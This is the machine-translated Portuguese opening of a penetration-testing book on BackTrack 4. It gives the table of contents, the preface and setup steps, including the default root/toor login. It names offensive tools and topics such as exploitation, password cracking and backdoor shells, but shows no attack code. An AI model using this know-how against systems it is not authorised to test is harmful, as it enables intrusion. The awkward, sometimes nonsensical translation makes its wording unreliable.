



<< back | track 5

the quieter you become, the more you are able to hear.

Índice

Prefácio	1
PARTE I: Laboratório de Preparação e Procedimentos de Teste	
Capítulo 1: Começando com BackTrack	9
História	9
Finalidade BackTrack	9
Ficando BackTrack	11
Usando BackTrack	12
DVD ao vivo	12
Instalar no disco rígido	13
Instalação na máquina real	13
Instalação no VirtualBox	14
Portable BackTrack	19
Configurando conexão de rede	21
Ethernet de configuração	21
Configuração sem fio	22
Iniciando o serviço de rede	24
Atualizando BackTrack	24
Atualização de aplicativos de software	25
Atualizando o kernel	26
Instalação de armas adicionais	29
Nessus vulnerabilidade scanner	30
WebSecurify	31
Personalizando BackTrack	32
Sumário	34
Capítulo 2: Metodologia de Testes de Penetração	37
Tipos de testes de penetração	38
Caixa-preta de teste	38
Caixa-branca testes	39
Avaliação de vulnerabilidade versus testes de penetração	39

Metodologias de testes de segurança	41
Open Source Security Testing Metodologia Manual (OSSTMM)	42
Principais recursos e benefícios	43
Information Systems Security Assessment Framework (ISSAF)	44
Principais recursos e benefícios	45
Open Web Application Security Project (OWASP) Top Ten	46
Principais recursos e benefícios	48
Web Application Security Threat Classificação Consortium (WASC-TC)	49
Principais recursos e benefícios	50
BackTrack metodologia de testes	51
Alvo de escopo	52
Coleta de informações	52
Target descoberta	53
Enumerando-alvo	53
Mapeamento da vulnerabilidade	53
Engenharia social	54
Exploração alvo	54
Escalação de privilégios	54
Manter o acesso	55
Documentação e relatórios	55
A ética	55
Sumário	56

PARTE II: Armory Testers Penetração

Capítulo 3: Target Scoping	61
Coleta de requisitos do cliente	62
Necessidades dos clientes forma	63
Ficha de avaliação de resultados	64
Preparar o plano de teste	64
Checklist plano de teste	66
Perfil de testar limites	67
Definindo os objetivos de negócios	68
Gerenciamento de projetos e programação	69
Sumário	70
Capítulo 4: Coleta de Informações	73
Recursos públicos	74
Recolhimento de documentos	75
Metagoofil	75
Informações de DNS	77
dnswalk	78
dnsenum	79
dnsmmap	81

	Índice
dnsmap em massa	83
dnsrecon	84
feroz	85
As informações de rota	86
Otrace	86
dmitry	88
itrac	90
tcpraceroute	91
tctrace	92
Utilizando motores de busca	93
goorecon	93
theharvester	95
All-in-one coleta de informações	96
Maltego	96
Documentar as informações	101
Dradis	102
Sumário	107
 Capítulo 5: Target Discovery	 109
Introdução	109
Identificação da máquina alvo	110
sibilo	110
arping	111
arping2	112
fping	113
genlist	115
hping2	116
hping3	117
lanmap	118
nbtscan	119
nping	121
onesixtyone	122
OS fingerprinting	122
p0f	123
xprobe2	124
Sumário	126
 Capítulo 6: Target Enumerando	 127
Escaneamento de portas	127
AutoScan	131
Netifera	134
Nmap	136
Nmap especificação do alvo	138

Índice

Nmap TCP scan opções	139
Nmap UDP scan opções	140
Nmap porta especificação	141
Opções de saída de nmap	142
Timing opções Nmap	143
Nmap scripting do motor	144
Unicornscan	147
Zenmap	148
Enumeração de serviço	152
Amap	152
Httpprint	153
Httssquash	155
Enumeração VPN	156
ike-scan	157
Sumário	159
 Capítulo 7: Mapeamento de Vulnerabilidade	 161
Tipos de vulnerabilidades	162
Vulnerabilidade local	162
Vulnerabilidade remota	163
Vulnerabilidade taxonomia	164
Open Vulnerability Assessment System (OpenVAS)	165
OpenVAS ferramentas integradas de segurança	166
Cisco análise	169
Cisco ferramenta de auditoria	169
Cisco Exploiter Global	170
Cisco Scanner Passwd	172
Análise Fuzzy	173
CAMA	173
Bunny	175
JBroFuzz	177
SMB análise	180
Impacket Samrdump	180
Smb4k	181
Análise SNMP	182
ADMSnmp	183
Snmp Enum	184
Walk SNMP	186
Análise de aplicação Web	188
Avaliação de ferramentas de banco de dados	188
 DBPwAudit	 189
Pblind	190
SQLbrute	191

	Índice
SQLiX	194
SqlMap	196
SQL Ninja	199
Ferramentas de avaliação de aplicação	202
Burp Suite	202
Grendel Scan	204
LBD	206
Nikto2	207
Paros Proxy	209
Ratproxy	210
W3AF	212
WAFW00F	214
WebScarab	215
Sumário	217
Capítulo 8: Engenharia Social	219
Psicologia modelagem humana	220
Processo de ataque	220
Métodos de ataque	221
Representação	221
Retribuição	222
Influente autoridade	222
Escassez	223
Relacionamento social	223
Engenharia Social Toolkit (SET)	224
Ataque de phishing direcionados	225
Coleta de credenciais do usuário	230
Usuário comum senhas Profiler (Cupp)	234
Sumário	235
Capítulo 9: Exploração Target	237
Vulnerabilidade de pesquisa	238
Repositórios de vulnerabilidade e explorar	240
Advanced exploração toolkit	241
Msfconsole	242
MSFCLI	244
Ninja 101 brocas	246
Cenário # 1	246
Cenário # 2	248
Cenário # 3	252
Cenário # 4	261
Cenário # 5	263
Escrita módulo de exploração	268
Sumário	273
	[M]

Capítulo 10: elevação de privilégios	275
Atacando a senha	276
Ferramentas de ataque offline	277
Rainbowcrack	277
Smdump2	280
John	282
Ophcrack	284
Crunch	285
JMJ	286
Online ferramentas de	287
ataques	287
Hydra	288
Sniffers de rede	289
Dsniff	290
Hamster	291
Tcpdump	294
Tcpick	295
Wireshark	296
Spoofing ferramentas de rede	298
Arpspoof	298
Ettercap	300
Sumário	304
Capítulo 11: manter o acesso	305
Protocolo de tunelamento	305
DNS2tcp	306
Ptunnel	307
Stunnel4	308
Procuração	311
3proxy	311
Proxychains	312
End-to-end de conexão	313
CryptCat	313
Sbd	314
Socat	315
Sumário	319
Capítulo 12: Documentação e Relatórios	321
Documentação e verificação resultados	322
Tipos de relatórios	323
Relatório executivo	323
Relatório de gestão	324
Relatório técnico	325
Rede de relatório de testes de penetração (conteúdo de amostra)	326

	Índice
Índice	326
Apresentação	327
Pós procedimentos de teste	328
Sumário	329
PARTE III: Munições extra	
Apêndice A: Ferramentas Complementares	333
Vulnerabilidade scanner	333
NeXpose comunidade edição	334
Instalação NeXpose	334
Comunidade NeXpose de partida	335
Login para NeXpose comunidade	336
Usando comunidade NeXpose	336
Web aplicação fingerprinter	338
WhatWeb	338
BlindElephant	339
Rede Ballista	341
Netcat	341
Conexão aberta	342
Banner serviço agarrando	342
Servidor simples	343
Transferência de arquivos	343
Portscanning	344
Shell Backdoor	344
Reverse shell	345
Sumário	346
Apêndice B: Recursos-chave	347
Divulgação vulnerabilidade e Tracking	347
Pagos Programas de Incentivo	349
Reversa Engenharia de Recursos	349
Portas de rede	350
Índice	357

Prefácio

BackTrack é uma plataforma de testes de penetração e auditoria de segurança com o avançado ferramentas para identificar, detectar e explorar qualquer vulnerabilidade descoberta no alvo ambiente de rede. Aplicação de metodologia de testes apropriados com definido objetivos de negócios e um plano de teste agendado irá resultar em testes de penetração robusta da sua rede.

BackTrack 4: Segurança Garantindo pelo Teste de Invasão é totalmente focado, estruturado livro que fornece orientações sobre o desenvolvimento de habilidades testes práticos penetração de demonstrando as ferramentas de ponta hacker e técnicas de uma forma coerente passo-a-passo estratégia. Ele oferece todos os procedimentos laboratoriais essenciais de preparação e testes para refletir cenários do mundo real ataque de sua perspectiva de negócios na era digital de hoje.

A experiência dos autores e experiência permite-lhes revelar melhor do setor abordagem para testes de penetração lógica e sistemática.

O primeiro livro e até agora somente em BackTrack OS começa com a preparação de laboratório e procedimentos de teste, explicando a instalação e configuração básica set up, discutir os tipos de testes de penetração (caixa preta e caixa branca), revelando metodologias de segurança aberta de testes, e propor os testes específicos BackTrack processo. Os autores discutem uma série de ferramentas de avaliação de segurança necessárias para realizar testes de penetração em suas respectivas categorias (alvo de escopo, a informação encontro, de descoberta, de enumeração, o mapeamento de vulnerabilidade, de engenharia social, exploração, escalação de privilégios, o acesso a manutenção e geração de relatórios), seguindo a metodologia de teste formal. Cada uma dessas ferramentas é ilustrado com mundo real exemplos para destacar o seu uso prático e técnicas de configuração comprovada. Os autores também fornecem tesouros armamento extra e citar os principais recursos que podem ser crucial para qualquer verificador da penetração profissional.

Este livro serve como uma única guia, prática profissional e especializada para desenvolver penetração hardcore testar as habilidades do zero. Você será treinado para fazer o melhor uso de BackTrack OS ou em um ambiente comercial ou um banco de ensaio experimental.

Um exemplo tático-driven guia para dominar os testes de penetração habilidades com BackTrack para identificar, detectar e explorar vulnerabilidades à sua porta digital.

O que este livro cobre

Capítulo 1, Começando com BackTrack, apresenta-lhe BackTrack, um DVD Live Linux distribuição, especialmente desenvolvido para ajudar no processo de testes de penetração. Você irá aprender uma breve história do BackTrack e suas múltiplas funcionalidades. Em seguida, você vai aprender sobre como obter, instalar, configurar, atualizar e adicionar ferramentas adicionais na sua BackTrack ambiente. No final deste capítulo, você vai descobrir como criar um BackTrack personalizados para atender suas próprias necessidades.

Capítulo 2, Metodologia de Testes de Penetração, discute os conceitos básicos, regras, práticas, métodos e procedimentos que constituem um processo definido para um programa de testes de penetração. Você vai aprender sobre como fazer uma clara distinção entre dois tipos conhecidos de teste de penetração, Black-Box e Box-White. As diferenças entre avaliação de vulnerabilidades e testes de penetração também ser analisado. Você também vai aprender sobre várias metodologias de teste de segurança e suas principais funções de negócios, recursos e benefícios. Estes incluem OSSTMM, ISSAF, OWASP, e WASC-TC. Depois disso, você vai aprender sobre uma BackTrack organizado processo de teste incorporado com dez passos consecutivos para realizar uma penetração testes de atribuição do ponto de vista ético.

Capítulo 3, Target Escopo, abrange um processo alcance para fornecer orientações necessárias sobre formalização dos requisitos de teste. Um processo de alcance vai apresentar e descrever cada fator que constrói um roteiro prático para a execução do teste. Este processo integra vários elementos-chave, tais como levantamento de requisitos do cliente, preparando um plano de teste, perfil de testar limites, definindo os objetivos de negócios e gerenciamento de projetos e agendamento. Você vai aprender a adquirir e gerenciar as informações sobre o alvo ambiente de teste.

Capítulo 4, Coletando Informações, terras que na fase de coleta de informações. Você vai aprender várias ferramentas e técnicas que podem ser usados para coletar metadados do vários tipos de documentos, extrair informações de DNS, coletar informações de roteamento, e além disso realizar coleta de inteligência ativa e passiva. Você também vai aprender uma ferramenta que é muito útil em documentar e organizar a informação que tem foram coletadas sobre o alvo.

Capítulo 5, Target Discovery, discute o processo de descoberta e de impressão digital seu alvo. Você aprenderá o propósito fundamental de descobrir o destino e as ferramentas que podem ajudá-lo a identificar as máquinas alvo. Antes do final deste capítulo você também vai aprender sobre várias ferramentas que podem ser usados para executar fingerprinting OS.

Capítulo 6, Target Enumerando, apresenta o processo de enumeração alvo e sua finalidade. Você vai aprender o que é varredura de portas, vários tipos de varredura de portas, e o número de ferramentas necessárias para realizar uma operação de varredura de portas. Você também aprender sobre o mapeamento dos serviços abertos a seus portos desejado.

Capítulo 7, Mapeamento de vulnerabilidade, discute dois tipos genéricos de vulnerabilidades, local e remotas. Você vai ter insights da taxonomia de vulnerabilidade, apontando para a indústria padrões que podem ser usados para classificar qualquer vulnerabilidade de acordo com a sua unificação padrão comum. Além disso, você vai aprender uma série de ferramentas de segurança que pode ajudar a encontrar e analisar as vulnerabilidades de segurança presentes em um alvo ambiente. Estes incluem OpenVAS, Cisco, Fuzzing, SMB, SNMP e web análise de ferramentas de aplicação.

Capítulo 8, Engenharia Social, abrange alguns princípios fundamentais e práticas adotadas pela profissionais engenheiros sociais para manipular os seres humanos em informação ou divulgação realização de um ato. Você vai aprender alguns desses princípios psicológicos básicos que formular os objetivos ea visão de um engenheiro social. Você também vai aprender sobre o processos e métodos de ataque de engenharia social, seguido de exemplos do mundo real. No final do capítulo, você terá exercícios práticos sobre duas bem conhecida tecnologia assistida ferramentas de engenharia social que podem ajudar a avaliar a infra-estrutura humana alvo.

Capítulo 9, Exploração Target, destaca as práticas e ferramentas que podem ser usados para conduta do mundo real exploração. O capítulo irá explicar quais as áreas de vulnerabilidade investigação, são importantes para entender, examinar e testar a vulnerabilidade. Além disso, ele também irá apontar repositórios explorar vários que deve ajudar a mantê-lo informado sobre as façanhas publicamente disponíveis e quando usá-los. Você também vai aprender a usar um dos toolkits exploração infame de um alvo perspectiva de avaliação. Além disso, você irá descobrir os passos para escrever um simples explorar módulo para Metasploit Framework.

Capítulo 10, escalção de privilégios, abrange as ferramentas e técnicas para escalada privilégios, rede sniffing e falsificação. Você aprenderá as ferramentas necessárias para atacar proteção de senha, a fim de elevar os privilégios. Você também vai aprender sobre o ferramentas que podem ser usados para capturar o tráfego de rede. Na última parte deste capítulo, você vai descobrir várias ferramentas que pode ser útil no lançamento dos ataques spoofing.

Capítulo 11, Mantendo o acesso, apresenta as ferramentas mais importantes para o protocolo tunelamento, proxies, e no fim-de-final da comunicação. Estas ferramentas são úteis para criar um canal secreto entre o atacante ea máquina vítimas.

Capítulo 12, Documentação e Comunicação, cobre as diretrizes testes de penetração para documentação, preparação do relatório e apresentação. Estas directivas desenhar um forma sistemática, estruturada e consistente para desenvolver o relatório de ensaio. Além disso, você vai aprender sobre o processo de verificação de resultados, os tipos de relatórios, apresentação diretrizes e os procedimentos de teste post.

Apêndice A, Ferramentas Complementar, descreve várias ferramentas adicionais que podem ser usados

para o trabalho de testes de penetração.

Apêndice B, Recursos Key, explica os diversos recursos-chave.

O que você precisa para este livro

Todos os requisitos necessários para a instalação, configuração e execução BackTrack foram discutidas no Capítulo 1.

Que este livro é para

Se você é um profissional de segurança de TI ou administrador de rede que tem uma base conhecimento de sistemas Unix / Linux, incluindo uma consciência de informações fatores de segurança, e você deseja usar BackTrack para testes de penetração, então este livro é para você.

Convenções

Neste livro, você encontrará uma série de estilos de texto que distinguir entre diferentes tipos de informação. Aqui estão alguns exemplos desses estilos, e um explicação do seu significado.

Palavras de código em texto são mostrados da seguinte forma: "Podemos incluir outros contextos através da uso da incluir directiva. "

Um bloco de código é definido da seguinte forma:

```
[+] Extrato de comando encontrados, prosseguir com leeching
[+] Pesquisando no targetdomain para: pdf
[+] Resultados totais no google: 1480
[+] Limite: 20
```



Quando queremos chamar a atenção para uma determinada parte de um bloco de código, o linhas relevantes ou itens são definidos em negrito:

```
# SET TO ON SE VOCÊ QUER USAR EMAIL JUNTO COM ATAQUE WEB
WEBATTACK_EMAIL = ON
```

Qualquer entrada de linha de comando ou de saída é escrita da seguinte forma:

```
. / Metagoofil.py-d targetdomain-l 20-f-o-test.html teste t
```

Novos termos e palavras importantes são exibidas em **negrito**. Palavras que você vê na tela, em menus ou caixas de diálogo, por exemplo, aparecem no texto como este: "Para acessar dnswalk BackTrack 4 de menu, navegue até Backtrack | Coleta de Informações | DNS | DNS-Walk".



Reader feedback

Feedback dos nossos leitores é sempre bem-vindos. Deixe-nos saber o que pensa sobre Neste livro, o que você gostou ou não gostou pode ter. Feedback do leitor é importante para nos a desenvolver títulos que você realmente tirar o máximo proveito do.

Para nos enviar feedback geral, basta enviar um e-mail para feedback@packtpub.com E mencionar o título do livro através do assunto da sua mensagem.

Se há um livro que você precisa e gostaria de ver-nos publicar, por favor envie nos uma nota na Sugerir um título formulário www.packtpub.com ou e-mail suggest@packtpub.com.

Se houver um tópico que você tem experiência dentro e você está interessado tanto na escrita ou contribuindo para um livro, consulte o nosso guia sobre autor www.packtpub.com / autores.

Apoio ao cliente

Agora que você é o orgulhoso proprietário de um livro de Packt, temos uma série de coisas para ajudá-lo a obter o máximo de sua compra.

Errata

Embora tenhamos tomado todos os cuidados para garantir a precisão do nosso conteúdo, os erros acontecem. Se você encontrar um erro em um dos nossos livros, talvez um erro no texto ou o código-ficariamos muito gratos se você iria relatar isso para nós. Ao fazer isso, você pode salvar outros leitores da frustração e ajudar-nos a melhorar versões posteriores deste livro. Se você encontrar qualquer errata, por favor comunique-visitando [http://www.packtpub.com.br / support](http://www.packtpub.com.br/support), A seleção de seu livro, clicando no formulário de apresentação de errata link, e entrar os detalhes da sua errata. Uma vez que seu errata são verificados, a sua apresentação serão aceitas e as erratas será carregado no nosso website, ou adicionados a nenhuma lista de errata existente, sob a seção de Errata desse título. Qualquer errata existente pode ser visualizada através do seu título de <http://www.packtpub.com/support>.

Pirataria

A pirataria de material protegido na Internet é um problema constante em todas as mídias. No Packt, tomamos a proteção de nossos direitos autorais e licenças muito a sério. Se você se deparar com qualquer cópias ilegais de nossas obras, sob qualquer forma, na Internet, por favor nos fornecer o endereço do local ou o nome do site imediatamente para que possamos buscar um remédio.

Entre em contato conosco copyright@packtpub.com com um link para a suspeita pirateados material.

Agradecemos a sua ajuda na proteção de nossos autores, e nossa habilidade para trazê-lo conteúdo valioso.

Perguntas

Pode contactar-nos em questions@packtpub.com se você está tendo um problema com qualquer aspecto do livro, e faremos o nosso melhor para enfrentá-la.

PARTE I

Preparação de laboratório e Teste Procedimentos

Começando com BackTrack

Metodologia de Testes de Penetração

1

Começando com BackTrack

Este capítulo irá apresentar-lhe BackTrack, um Linux Live DVD para a penetração testes. O capítulo vai descrever o seguinte:

- Um breve histórico do BackTrack
- Vários usos comuns de BackTrack
- Obtendo e instalando o BackTrack
- Configuração e atualização BackTrack

No final deste capítulo, iremos descrever como instalar armas adicionais e personalizar BackTrack.

História

BackTrack é uma DVD ao vivo Distribuição Linux desenvolvida especificamente para a penetração testes. No formato DVD Live, você pode usar BackTrack diretamente do DVD sem instalá-lo para sua máquina. BackTrack também pode ser instalado no disco rígido e usado como um sistema operacional regular.

BackTrack é uma fusão entre três diferentes vivem Linux teste de penetração distribuições-IWHAX, WHOPPIX e Auditor. Em sua versão atual (4.0), BackTrack é baseado na distribuição Ubuntu Linux versão 8,10.

A partir de 19 de julho de 2010, BackTrack 4 foi baixado por mais de 1,5 milhões de usuários.

Finalidade BackTrack

BackTrack 4.0 contém uma série de ferramentas que podem ser usados durante a sua penetração processo de teste. As ferramentas de testes de penetração incluído no Backtrack 4.0 pode ser classificados nos seguintes:



- **Coleta de informações:** Esta categoria contém várias ferramentas que podem ser usados para obter informações sobre um alvo DNS, roteamento, e-mail, websites, servidor de correio, e assim por diante. Esta informação é recolhida a partir do disponível informações na Internet, sem tocar no ambiente de destino.
- **Mapeamento da rede:** Esta categoria contém ferramentas que podem ser usados para verificar a host ao vivo, sistema operacional de impressão digital, aplicação utilizada pelo destino, e também fazer portscanning.
- **Identificação da vulnerabilidade:** Nesta categoria você pode encontrar ferramentas para fazer a varredura vulnerabilidades (geral) e em dispositivos Cisco. Ele também contém ferramentas para realizar a difusão e analisar Server Message Block (SMB) e Simple Network Management Protocol (SNMP).
- **Análise de aplicação Web:** Esta categoria contém ferramentas que podem ser usados em aplicação web auditoria.
- **Análise de rede de rádio:** Para auditoria de redes wireless, bluetooth e Rádio Identificador de Frequência (RFID), você pode usar as ferramentas nesta categoria.
- **Penetração:** Esta categoria contém ferramentas que podem ser usadas para explorar o vulnerabilidades encontradas na máquina de destino.
- **Escalação de privilégios:** Depois de explorar as vulnerabilidades e obter acesso para a máquina de destino, você pode usar ferramentas nesta categoria para escalar o seu privilégio para o mais alto privilégio.
- **Manter o acesso:** Ferramentas desta categoria será capaz de ajudá-lo em manter o acesso à máquina alvo. Talvez seja necessário obter o mais alto privilégio antes de você pode instalar ferramenta para manter o acesso.
- **Voice Over IP (VOIP):** Analisar VOIP você pode utilizar as ferramentas deste categoria.

BackTrack 4 também contém ferramentas que podem ser utilizados para:

- **Forense digital:** Nesta categoria você pode encontrar várias ferramentas que podem ser usados fazer forense digital, tais como a aquisição de imagem de disco rígido, escultura arquivos e análise de imagem de disco rígido. Para usar as ferramentas fornecidas nesta categoria, você pode querer escolher Forensics começar BackTrack no menu de inicialização. Alguns prática procedimentos forenses exigem que você montar o disco rígido interno e trocar arquivos em modo somente leitura para preservar a integridade de provas.
- **Engenharia reversa:** Esta categoria contém ferramentas que podem ser utilizados para depurar um programa ou desmontar um arquivo executável.

Ficando BackTrack

Antes de instalar e usar o BackTrack, primeiro precisamos fazer o download. Você pode obter BackTrack 4.0 de um torrente arquivo ou no site da BackTrack (<http://www.backtrack-linux.org/downloads/>).

No site do BackTrack, você vai encontrar duas versões do BackTrack 4. Uma versão é BackTrack 4 em formato de arquivo de imagem ISO. Você pode usar esta versão se você quiser gravar a imagem em um DVD ou deseja instalar BackTrack para sua máquina. O segunda versão é um arquivo de imagem VMWare. Se você quiser usar BackTrack em um virtual ambiente, você pode querer usar este arquivo de imagem para acelerar a instalação e configuração para o virtual ambiente.

No momento da redação deste texto, a versão mais recente é BackTrack Release 4 Final, para fazer se na página de download para escolher o download da BackTrack Release 4 Final.

Depois de ter baixado a imagem com sucesso, por favor, comparar o MD5 hash valor a partir da imagem baixada para o valor fornecido MD5 hash. Isto é feito para verificar se o arquivo baixado não foi adulterado.


Em um sistema operacional UNIX / Linux / BSD, você pode usar o seguinte md5sum comando para verificar o valor hash MD5 do arquivo de imagem baixada. Vai demorar algum tempo para calcular o valor hash:

```
md5sum BT4-final.iso
af139d2a085978618dc53cab67b9269          BT4-final.iso
```


Em um ambiente de sistema operacional Windows, há muitas ferramentas que podem ser usados para gerar um valor hash MD5, e um deles é HashTab. Está disponível a partir <http://beeblebrox.org/>. Ele suporta MD5, SHA1, SHA2, RIPEMD, HAVAL, e Algoritmos de hash Whirlpool.

Depois de instalar HashTab, para descobrir o valor de hash MD5 de um arquivo, basta selecionar o arquivo, em seguida, botão direito do mouse e escolha Propriedades. Você vai encontrar vários separadores: Arquivo Geral, Hashes, Segurança, Detalhes, e Versão anterior. A guia que é adequado para o nosso objetivo é Hashes de arquivos.

O seguinte é o valor MD5 hash gerado pelo HashTab para o BackTrack 4 ISO arquivo de imagem:



O seguinte é o valor hash MD5 para os 4 BackTrack comprimido VMWare arquivo de imagem:



Você precisa comparar o valor MD5 hash com o valor fornecido MD5 hash. Este valor hash é armazenado em um arquivo. Basta olhar para o conteúdo do arquivo e compará-lo com o valor hash gerado pelo md5sum ou HashTab. Se ambos os valores forem iguais, você pode continuar para a próxima etapa Usando BackTrack, mas se eles não corresponderem, você pode querer baixar o arquivo novamente.

Usando BackTrack

Você pode usar BackTrack de várias maneiras:

- BackTrack pode ser usado diretamente a partir do DVD Live
- Você pode instalá-lo para o disco rígido
- Você pode usá-lo de um disco USB (portátil BackTrack)

Nas seções seguintes, vamos descrever cada um desses métodos.

DVD ao vivo

Se você quiser usar BackTrack sem instalá-lo para o disco rígido, você pode queimar a Arquivo de imagem ISO de DVD, e inicializar sua máquina com esse DVD. BackTrack, então, executado a partir do DVD.

A vantagem de usar BackTrack como um DVD ao vivo é que é muito fácil de fazer e você não precisa mexer com a sua configuração da máquina existente.

Infelizmente, esse método também tem vários inconvenientes. BackTrack podem não funcionar com o seu hardware reta out-of-the-box, e todas as alterações de configuração feitas para obter o hardware para trabalhar não serão salvas com o DVD Live. Além disso, é lento, porque o computador precisa para carregar o programa de DVD.

Se você quer trabalhar com BackTrack extensivamente, sugerimos que você instale o BackTrack para o disco rígido.

Instalar no disco rígido

Existem dois métodos que você pode usar para instalar BackTrack para o disco rígido:

- Instalação na máquina real (instalação regular)
- Instalação em máquina virtual

Você pode escolher o método adequado para você.

Instalação na máquina real

Antes de instalar o BackTrack na máquina real, você deve se certificar de que o disco rígido não contém quaisquer dados úteis. Para facilitar a instalação, sugerimos que você use todos os espaço no disco rígido. Se a sua máquina já contém outro sistema operacional, você necessidade de criar uma partição para BackTrack. Tenha cuidado ao fazer isto, como você poderia acabar por corromper o seu sistema operacional.



Um dos recursos que descrevem como instalar o BackTrack com outros sistemas operacionais como o Windows XP pode ser encontrada em: <http://www.backtrack-linux.org/tutorials/dual-boot-install/>.

Sugerimos que você use uma ferramenta específica para particionamento de disco. Na área de código aberto, há

vários Linux Live CDs que podem ser usadas, tais como SystemRescueCD (<http://www.sysresccd.org/>) e gparted (<http://gparted.sourceforge.net/>). Arrancar

o CD Live e você está pronto para a ação. Por favor, certifique-se de backup de seus dados primeiro antes de usar Linux em disco CD Live ferramenta de particionamento. Mesmo que em nossas experiências,

eles são seguros para ser usado, não há nada errado em ser cauteloso.

Se você é feito com particionamento de disco ou você só quer usar todo o espaço do disco rígido, você pode inicializar sua máquina usando BackTrack 4 Live DVD. Então esperar por vários minutos até que o processo de inicialização é feito e você será saudado com a tela de login a seguir:

```
BackTrack 4 FunSauce bt tty1
bt login: root
Password:
Last login: Fri Jul 2 14:22:41 MIT 2010 on tty1
BackTrack 4 (FunSauce) Penetration Testing and Auditing Distribution
```

Apenas no caso de lhe pedirem para um prompt de login, aqui é o nome do usuário padrão e senha no BackTrack 4:

- Nome de usuário: root
- Senha: toor

Para entrar no modo gráfico, por favor tipo `startx` no prompt `root`, e você vai entrar no modo gráfico do BackTrack 4:

`startx`

Se você encontrar um arquivo chamado `install.sh` em seu desktop, você pode clicar nele para instalar BackTrack 4 para o disco rígido. No entanto, se você não conseguir encontrar esse arquivo, você pode usar `ubiquidade` para fazer a instalação.

Para usar `ubiquidade`, Abra o Konsole programa de terminal, clicando no ícone que é o quinto ícone da esquerda na barra de status. No Konsole tipo de janela:

`ubiquidade`

Depois disso você verá uma janela de instalação. Você será solicitado várias perguntas pelo programa de instalação:

- Sua localização da cidade: Selecione a cidade que você está vivendo em usar o mapa ou a drop-down box.
- Layout de teclado: Você pode usar o layout de teclado padrão, EUA-EUA se você não tem layout de teclado específico.
- Particionamento de disco: Aqui o instalador irá guiá-lo através do disco particionamento processo. Se você particionou o disco antes, você pode selecionar o "Guiado - utilizar o disco inteiro", para usar a partição inteira.
- O instalador irá mostrar todos os da seleção que você escolheu para confirmação. Se não há nada para mudar, você pode clicar no Instalar botão para fazer a instalação.

Depois de algum tempo, sua instalação será feita e você terá BackTrack 4 instalado no seu disco rígido.

Instalação no VirtualBox

Você também pode instalar BackTrack para um ambiente de máquina virtual como um operacional convidado

do sistema. As vantagens para fazer este tipo de instalação você não precisa preparar um partição do disco rígido separado para a imagem BackTrack, e você pode ter o seu actual sistema operacional intacto. As principais desvantagens da execução BackTrack em um virtual máquina é que ela é mais lento em comparação a sua execução na máquina real, e você não pode usar uma placa de rede sem fio a menos que seja uma placa wireless USB. Isso ocorre porque o

blocos de máquina virtual software todo o acesso ao hardware, exceto para dispositivos USB.

Você tem duas opções quando se trata de instalar BackTrack 4 em uma máquina virtual.

A primeira opção é usar a imagem fornecida pelo VMWare BackTrack. Com este opção você terá BackTrack 4 em uma máquina virtual de uma forma fácil e rápida. O desvantagem desse método é que você pode não ser capaz de mudar a máquina virtual configuração (tamanho do disco rígido).

Aqui está a configuração da imagem VMWare fornecido pelo BackTrack:

- Memória: 768 MB
- Disco rígido: 30 GB (em vários arquivos de imagem separados, cada um dos arquivos é dimensionada em 2GB)
- Rede: NAT



Tivemos um problema na escolha de NAT como tipo de rede. Este problema surgiu quando tentamos fazer o rastreamento de rede. No resultado, existem apenas dois saltos de rede exibido, a nossa máquina eo alvo máquina. Os saltos entre a nossa máquina e a máquina de destino não são disponíveis. No entanto, quando fazemos a mesma coisa no operacional do host sistema, o lúpulo de rede são exibidos corretamente. Fixamos este problema alterando o tipo de rede para "Bridge".

A segunda opção é instalar a imagem ISO em uma máquina virtual. Esta opção é bastante envolvidos e levará um longo tempo em comparação com a imagem VMWare instalação. A vantagem deste método é que você pode personalizar o seu virtual configuração da máquina.

Para este capítulo, vamos apenas dar uma descrição da imagem de instalação VMWare. Esteja ciente de que estamos indo para usar VirtualBox (<http://www.virtualbox.org>) Como o software de máquina virtual. VirtualBox é uma virtualização de código aberto software que está disponível para sistemas operacionais Windows e Linux.

O primeiro passo para instalar o BackTrack 4 imagem VMWare está baixando o necessário ficheiro de imagem e extraí-lo para a pasta apropriada. Como a imagem é VMWare comprimido no formato ZIP, você pode usar qualquer software que pode extrair um arquivo ZIP.

Também verifique se você já tiver instalado e configurado o VirtualBox adequado para o seu sistema operacional.

Antes que você possa usar a imagem diretamente no VirtualBox, você precisa executar várias etapas adicionais:


- Adicione o arquivo de imagem VMWare por isso vai estar disponível para a máquina virtual do sistema operacional. Isto pode ser feito através da abertura Arquivo -Virtual Media Gerente e depois clicando em Adicionar.



- Selecione o arquivo de imagem VMWare. O nome é BackTrack4-Final.vmdk. Em seguida, clique em Aberto.

